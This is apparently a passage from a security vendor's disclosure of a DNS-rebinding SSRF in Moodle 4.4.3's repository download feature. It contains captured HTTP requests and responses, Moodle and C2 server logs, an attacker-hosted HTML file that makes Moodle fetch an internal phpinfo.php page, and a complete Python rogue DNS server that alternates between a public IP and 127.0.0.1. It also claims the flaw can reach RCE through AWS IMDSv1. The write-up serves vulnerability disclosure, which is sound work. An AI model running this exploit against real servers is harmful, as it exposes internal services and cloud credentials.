localhost:80 172.18.0.1 - - [26/Sep/2024:09:44:42 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=download HTTP/1.1" 200 713 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.
php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.
140 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:09:44:49 +0000] "POST /Projects/moodle-4.4.3/repository/draftfi
les_ajax.php?action=list HTTP/1.1" 200 1550 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.php
" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140
 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:09:44:56 +0000] "GET /Projects/moodle-4.4.3/draftfile.php/14/us
er/draft/636300102/aaaa.json HTTP/1.1" 200 557 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.
php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.
140 Safari/537.36 Edge/18.17763"
```

```
root@[redacted]:/dev/shm# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[redacted] - - [26/Sep/2024 09:44:17] "HEAD /test.html HTTP/1.1" 200 -
 - - [26/Sep/2024 09:44:17] "GET /test.html HTTP/1.1" 200 -
```

```
root@[redacted]:/dev/shm# python3 server.py
[*] Started DNS server on port 53
[+] Question accepted for domain: poc.ns.[redacted]
[+] We answer with a legit IP: [redacted]
[+] Question accepted for domain: poc.ns.[redacted]
[+] We answer with a supposedly forbidden IP: 127.0.0.1
```


Moodle Web server logs on the left and C2 logs on the right

If file test.html had the following contents:

File: test.html (hosted on C2)

```
<html>
    <img src="http://poc.ns.<DOMAIN_UNDER_OUR_CONTROL>/phpinfo.php">
</html>
```


The following steps would have been taken.



```
POST /Projects/moodle-4.4.3/repository/repository_ajax.php?action=signin HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 205
Origin: http://127.0.0.1:58080
Connection: keep-alive
Referer: http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.php
Cookie: MoodleSession=05ed7ab1440301b31727243161acb3a6; MOODLEID1_=%25DE%25A8%253D%25D1l%25C8%25CC%2598
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

file=http%3A%2F%2F[redacted]%2Ftest.html&repo_id=6&p=&page=&env=filemanager&sesskey=
uWBSL0AHaK&client_id=66f57985b9a75&itemid=7610850&maxbytes=104857600&areamaxbytes=104857600&ctx_id=14
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2024 15:13:46 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.20
Expires: Mon, 20 Aug 1969 09:23:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Cache-Control: post-check=0, pre-check=0
Last-Modified: Thu, 26 Sep 2024 15:13:46 GMT
Accept-Ranges: none
Content-Length: 476
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

{
  "list":[
    {
      "title":"phpinfo.php",
      "source":"http:\/\/poc.ns.[redacted]\/phpinfo.php",
      "thumbnail":"http:\/\/poc.ns.[redacted]\/phpinfo.php",
      "thumbnail_height":84,
      "thumbnail_width":84,
      "sourcekey":"e64731ae02b46e68b9610d405507a8f47f86a2b9",
      "mimetype":"Text file",
      "icon":
      "http:\/\/127.0.0.1:58080\/Projects\/moodle-4.4.3\/theme\/image.php\/boost\/core\/1727106634\/f\/sourcecod
      e"
    }
  ],
  "nosearch":true,
  "norefresh":true,
  "nologin":true,
  "repo_id":6
}
```


HTML file exposed on C2 downloaded and parsed by Moodle



```
POST /Projects/moodle-4.4.3/repository/repository_ajax.php?action=download HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 358
Origin: http://127.0.0.1:58080
Connection: keep-alive
Referer: http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.php
Cookie: MoodleSession=05ed7ab1440301b31727243161acb3a6; MOODLEID1_=%25DE%25A8%253D%25D1l%25C8%25CC%2598
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

repo_id=6&p=&page=&env=filemanager&sesskey=uWBSL0AHaK&client_id=66f57985b9a75&itemid=7610850&maxbytes=104857600
&areamaxbytes=104857600&ctx_id=14&title=phpinfo.php&source=
http%3A%2F%2Fpoc.ns.[redacted]%2Fphpinfo.php&savepath=%2F&sourcekey=
e64731ae02b46e68b9610d405507a8f47f86a2b9&license=unknown&author=UserzeroFirstName%20UserzeroLastName
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2024 15:13:56 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.20
Expires: Mon, 20 Aug 1969 09:23:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Cache-Control: post-check=0, pre-check=0
Last-Modified: Thu, 26 Sep 2024 15:13:56 GMT
Accept-Ranges: none
Content-Length: 262
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

{
  "url":"http:\/\/127.0.0.1:58080\/Projects\/moodle-4.4.3\/draftfile.php\/14\/user\/draft\/7610850\/phpinfo.php",
  "id":7610850,
  "file":"phpinfo.php",
  "icon":
  "http:\/\/127.0.0.1:58080\/Projects\/moodle-4.4.3\/theme\/image.php\/boost\/core\/1727106634\/f\/sourcecode"
}
```


Moodle sends a GET request to URL http://poc.ns.<DOMAIN_UNDER_OUR_CONTROL>/phpinfo.php



```
GET /Projects/moodle-4.4.3/draftfile.php/14/user/draft/7610850/phpinfo.php HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.php
Cookie: MoodleSession=05ed7ab1440301b31727243161acb3a6; MOODLEID1_=%25DE%25A8%253D%25D1l%25C8%25CC%2598
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2024 15:17:04 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.20
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: private, must-revalidate, pre-check=0, post-check=0, max-age=0, no-transform
Pragma: no-cache
Content-Disposition: attachment; filename="phpinfo.php"
Last-Modified: Thu, 26 Sep 2024 15:13:56 GMT
Etag: "b1740bb58d422a6cca69a9d63aa23070277121b4-gzip"
Accept-Ranges: none
Vary: Accept-Encoding
Content-Length: 101838
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; color: #222; font-family: sans-serif;}
pre {margin: 0; font-family: monospace;}
a:link {color: #009; text-decoration: none; background-color: #fff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse; border: 0; width: 934px; box-shadow: 1px 2px 3px #ccc;}
.center {text-align: center;}
.center table {margin: 1em auto; text-align: left;}
.center th {text-align: center !important;}
td, th {border: 1px solid #666; font-size: 75%; vertical-align: baseline; padding: 4px 5px;}
th {position: sticky; top: 0; background: inherit;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ccf; width: 300px; font-weight: bold;}
.h {background-color: #99c; font-weight: bold;}
.v {background-color: #ddd; max-width: 300px; overflow-x: auto; word-wrap: break-word;}
.v i {color: #999;}
img {float: right; border: 0;}
hr {width: 934px; background-color: #ccc; border: 0; height: 1px;}
</style>
<title>PHP 8.1.20 - phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
```

Content of the response retrieved by the attacker



```
localhost:80 172.18.0.1 - - [26/Sep/2024:15:11:35 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=signin HTTP/1.1" 200 933 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.ph
p" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.14
0 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:15:12:03 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=download HTTP/1.1" 200 668 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.
php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.
140 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:15:12:35 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=signin HTTP/1.1" 200 933 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.ph
p" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.14
0 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:15:13:01 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=download HTTP/1.1" 200 626 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.
php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.
140 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:15:13:15 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=signin HTTP/1.1" 200 933 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.ph
p" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.14
0 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:15:13:17 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=download HTTP/1.1" 200 625 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.
php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.
140 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:15:13:46 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=signin HTTP/1.1" 200 933 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.ph
p" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.14
0 Safari/537.36 Edge/18.17763"
localhost:80 127.0.0.1 - - [26/Sep/2024:15:14:03 +0000] "GET /phpinfo.php HTTP/1.1" 200 27326 "-" "Moodl
eBot/4.4 (+http://127.0.0.1:58080/Projects/moodle-4.4.3)"
localhost:80 172.18.0.1 - - [26/Sep/2024:15:13:56 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=download HTTP/1.1" 200 719 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.
php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.
140 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:15:14:03 +0000] "POST /Projects/moodle-4.4.3/repository/draftfi
les_ajax.php?action=list HTTP/1.1" 200 1568 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.php
" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140
 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:15:14:03 +0000] "GET /Projects/moodle-4.4.3/theme/image.php/boo
st/core/1727106634/f/sourcecode HTTP/1.1" 200 2253 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/fi
les.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3
282.140 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:15:14:07 +0000] "GET /Projects/moodle-4.4.3/draftfile.php/14/us
er/draft/7610850/phpinfo.php HTTP/1.1" 200 27656 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/file
s.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.328
2.140 Safari/537.36 Edge/18.17763"
```

```
root@[redacted]:/dev/shm# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[redacted] - - [26/Sep/2024 15:13:46] "HEAD /test.html HTTP/1.1" 200 -
 - - [26/Sep/2024 15:13:46] "GET /test.html HTTP/1.1" 200 -
```

```
ssh -i vultr root@javaspring-downloadcenter.tech
root@javaspring-downloadcenter:~# python3 server.py
[*] Started DNS server on port 53
[+] Question accepted for domain: poc.ns.[redacted]
[+] We answer with a legit IP: 199.247.12.104
[+] Question accepted for domain: poc.ns.[redacted]
[+] We answer with a supposedly forbidden IP: 127.0.0.1
[+] Question accepted for domain: poc.ns.[redacted]
[+] We answer with a legit IP: 199.247.12.104
[+] Question accepted for domain: poc.ns.[redacted]
[+] We answer with a supposedly forbidden IP: 127.0.0.1
```

Moodle Web server logs on the left and C2 logs on the right

Consequently, it is very important to note that this vulnerability can be exploited to obtain Remote Code Execution (RCE) if Moodle is hosted on AWS (via IMDSv1).

POC

The Proof of Concept is just a simple DNS server in Python that will reply to the first request with a legitimate IP address and the second (or third, depending on the setting of the TOC_TOU_CHECK variable) for the same domain with the localhost address (127.0.0.1).

> If you want to test the exploit below, you'll need to play with the modulo value. For example, if you want to try to trigger the SSRF via the import Calendar feature, you'll need to set this value to 3 and replace:
>
> `if TOC_TOU_CHECK % 2 == 0:`
>
> By:
>
> `if TOC_TOU_CHECK % 3 == 0:`

File: server.py (Exploit as Rogue DNS)

```python
# All references refer to RFC1035 (link: http://tools.ietf.org/html/rfc1035)
import socketserver
import sys
import time


# This variable is used to manage the verbosity of the script.
DEBUG = 0

# The DNS request header is 12 bytes long:
DNS_HEADER_LENGTH = 12

# This variable is the domain name for which we will return responses.
ROGUE_DOMAIN = "DOMAIN_UNDER_OUR_CONTROL"

# This variable contains the IP returned within the response.
IP = [
    "XXX.XXX.XXX.XXX", # IP returned when gethostbyname() tries to resolve the domain.
    "127.0.0.1" # IP returned when curl_exec() tries to resolve the domain.
]

# This variable is used to control the status of the TOC TOU exploitation.
TOC_TOU_CHECK = 0


class RogueDNS(socketserver.BaseRequestHandler):
    def handle(self):
        data = self.request[0].strip()
        # If the request does not contain a complete header, the request is
        # considered invalid and it is not answered.
        if len(data) < DNS_HEADER_LENGTH:
            if DEBUG:
                print(
                    "[x] DNS header length is invalid " +
                    f"(less than {DNS_HEADER_LENGTH} bytes)."
                )
            return

        # We try to parse the request to extract all the questions. If the query
        # is invalid, it is not answered.
        try:
            questions = self.extract_questions(data)
        except Exception as e:
            if DEBUG:
                print(f"[x] Exception raised when parsing questions ({e}).")
            return
        # Once the questions have been parsed, only type QTYPE=A(1) and class
        # QCLASS=IN(1) questions will be answered.
        accepted_questions = []
        for question in questions:
            name = str(b".".join(question["QNAME"]), encoding="UTF-8")
            if question["QTYPE"] == b"\x00\x01":
                if question["QCLASS"] == b"\x00\x01":
                    if name == ROGUE_DOMAIN:
                        print(f"[+] Question accepted for domain: {name}")
                        accepted_questions.append(question)
                    else:
                        if DEBUG:
                            print(f"[-] Question QNAME for domain {name} not managed")
                else:
                    if DEBUG:
                        print(f"[-] Question QCLASS for domain {name} not managed")
            else:
                if DEBUG:
                    print(f"[-] Question QTYPE for domain {name} not managed")

        if accepted_questions:
            r_header = self.response_header(data)
            r_questions = self.response_questions(accepted_questions)
            r_answers = self.response_answers(accepted_questions)
            response = r_header + r_questions + r_answers
        else:
            response = b"\x00"*12
        socket = self.request[1]
        time.sleep(1)
        socket.sendto(response, self.client_address)

    def extract_questions(self, data):
        questions = []

        if DEBUG:
            print(f"[*] Parsing header section ...")
        # From: 4.1.1. Header section format
        #                                    1  1  1  1  1  1
        #      0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #    |                      ID                       |
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #    |QR|   Opcode  |AA|TC|RD|RA|   Z    |   RCODE   |
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #    |                    QDCOUNT                    |
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #    |                    ANCOUNT                    |
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #    |                    NSCOUNT                    |
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #    |                    ARCOUNT                    |
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        id = data[0:2].hex()
        qdcount = data[5]
        if DEBUG:
            print(f"\t- ID: {id}")
            print(f"\t- QDCOUNT: {qdcount}")

        if DEBUG:
            print(f"[*] Parsing question section ...")
        # From: 4.1.2. Question section format
        #                                    1  1  1  1  1  1
        #      0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #    |                                               |
        #    /                     QNAME                     /
        #    /                                               /
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #    |                     QTYPE                     |
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #    |                     QCLASS                    |
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

```
        pointer = DNS_HEADER_LENGTH
        for _ in range(qdcount):
            question = {
                "QNAME": [],
                "QTYPE": "",
                "QCLASS": "",
            }
            length = data[pointer]
            # Read each label from QNAME part.
            while length != 0:
                start = pointer + 1
                end = pointer + length + 1
                question["QNAME"].append(data[start:end])
                pointer += length + 1
                length = data[pointer]
            question["QTYPE"] = data[pointer+1:pointer+3]
            question["QCLASS"] = data[pointer+3:pointer+5]
            pointer += 5
            if DEBUG:
                print(f"\t\t- QNAME: {question['QNAME']}")
                print(f"\t\t- QTYPE: {question['QTYPE']}")
                print(f"\t\t- QCLASS: {question['QCLASS']}")
            questions.append(question)
        return questions

    def response_header(self, data):
        if DEBUG:
            print(f"[*] Generation of header section ...")
        # From: 4.1.1. Header section format
        #                                     1  1  1  1  1  1
        #       0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #     |                      ID                       |
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #     |QR|   Opcode  |AA|TC|RD|RA|   Z    |   RCODE   |
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #     |                    QDCOUNT                    |
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #     |                    ANCOUNT                    |
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #     |                    NSCOUNT                    |
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #     |                    ARCOUNT                    |
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+

        # ID: A 16 bit identifier assigned by the program that generates any kind
        # of query. This identifier is copied the corresponding reply and can be
        # used by the requester to match up replies to outstanding queries.
        id = data[:2]
        # QR: A one bit field that specifies whether this message is a query (0),
        # or a response (1).
        #    - QR = 1 (response)
        # OPCODE: A four bit field that specifies kind of query in this message.
        # This value is set by the originator of a query and copied into the
        # response.
        #    - OPCODE = 0000 (standard query)
        # AA: Authoritative Answer - this bit is valid in responses, and specifies
        # that the responding name server is an authority for the domain name in
        # question section.
        #    - AA = 0 (not authoritative)
        # TC: TrunCation - specifies that this message was truncated due to length
        # greater than that permitted on the transmission channel.
        #    - TC = 0 (not truncated)
        # RD: Recursion Desired - this bit may be set in a query and is copie
        # into the response. If RD is set, it directs the name server to pursue
        # the query recursively. Recursive query support is optional.
        #    - RD = 0 (recursion not desired)
        # RA: Recursion Available - this be is set or cleared in a response, and
        # denotes whether recursive query support is available in the name server.
        #    - RA = 0 (recursion not available)
        # Z: Reserved for future use.  Must be zero in all queries and responses.
        #    - Z = 000 (unused)
        # RCODE: Response code - this 4 bit field is set as part of responses.
        #    - RCODE = 0000 (no error condition)
        qr_opcode_aa_tc_rd_ra_z_rcode = b"\x80\x00"
        # QDCOUNT - question entries count, set to QDCOUNT from request
        qdcount = data[4:6]
        # ANCOUNT - answer records count, set to QDCOUNT from request
        ancount = data[4:6]
        # NSCOUNT - authority records count, set to 0
        nscount = b"\x00\x00"
        # ARCOUNT - additional records count, set to 0
        arcount = b"\x00\x00"

        header = id + qr_opcode_aa_tc_rd_ra_z_rcode + qdcount + ancount + nscount + arcount
        if DEBUG:
            print(f"\t- Header section length: {len(header)}")
        return header

    def response_questions(self, questions):
        sections = b""
        for question in questions:
            section = b""
            for label in question["QNAME"]:
                # Length octet
                section += bytes([len(label)])
                section += label
            # Zero length octet
            section += b"\x00"
            section += question["QTYPE"]
            section += question["QCLASS"]
            sections += section
        return sections

    def response_answers(self, questions):
        global TOC_TOU_CHECK

        # From: 4.1.3. Resource record format
        #                                     1  1  1  1  1  1
        #       0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #     |                                               |
        #     /                                               /
        #     /                      NAME                     /
        #     |                                               |
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #     |                      TYPE                     |
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #     |                     CLASS                     |
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #     |                      TTL                      |
        #     |                                               |
        #     +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

```
        #    |                   RDLENGTH                    |
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--|
        #    /                     RDATA                     /
        #    /                                               /
        #    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        records = b""
        for question in questions:
            name = b""
            # NAME: A domain name represented as a sequence of labels, where
            # each label consists of a length octet followed by that number of
            # octets.
            for label in question["QNAME"]:
                # Label's length.
                name += bytes([len(label)])
                # Label.
                name += label
            # The domain name terminates with the zero length octet for the null
            # label of the root.  Note that this field may be an odd number of
            # octets; no padding is used.
            name += b"\x00"

            # TYPE: Two octets containing one of the RR type codes. This field
            # specifies the meaning of the data in the RDATA field.
            type_ = question["QTYPE"]
            # CLASS: Two octets which specify the class of the data in the RDATA
            # field.
            class_ = question["QCLASS"]
            # TTL: A 32 bit unsigned integer that specifies the time interval
            # (in seconds) that the resource record may be cached before it
            # should be discarded. Zero values are interpreted to mean that the
            # RR can only be used for the transaction in progress, and should
            # not be cached.
            ttl = b"\x00\x00\x00\x00"
            # RDLENGTH: An unsigned 16 bit integer that specifies the length in
            # octets of the RDATA field. In case of QTYPE=A and QCLASS=IN,
            # RDLENGTH=4.
            rdlength = b"\x00\x04"

            # We return the IP according to the conditions that suit us.
            if TOC_TOU_CHECK % 2 == 0:
                ip = IP[0]
                print(f"[+] We answer with a legit IP: {ip}")
            else:
                ip = IP[1]
                print(f"[+] We answer with a supposedly forbidden IP: {ip}")
            TOC_TOU_CHECK += 1

            # RDATA: A variable length string of octets that describes the
            # resource. The format of this information varies according to the
            # TYPE and CLASS of the resource record. For example, the if the
            # TYPE is A and the CLASS is IN, the RDATA field is a 4 octet ARPA
            # Internet address.
            rdata = b"".join(map(lambda x: bytes([int(x)]), ip.split(".")))

            # The answer, authority, and additional sections all share the same
            # format: a variable number of resource records, where the number of
            # records is specified in the corresponding count field in the header.
            record = name + type_ + class_ + ttl + rdlength + rdata

            records += record
        return records


if __name__ == "__main__":
    host, port = "", 53
    server = socketserver.ThreadingUDPServer((host, port), RogueDNS)
    print(f"[*] Started DNS server on port {port}")
    try:
        server.serve_forever()
    except KeyboardInterrupt:
        server.shutdown()
        sys.exit(0)
```

References

- DOMAIN NAMES - IMPLEMENTATION AND SPECIFICATION
- A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages! by Orange Tsai

---

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!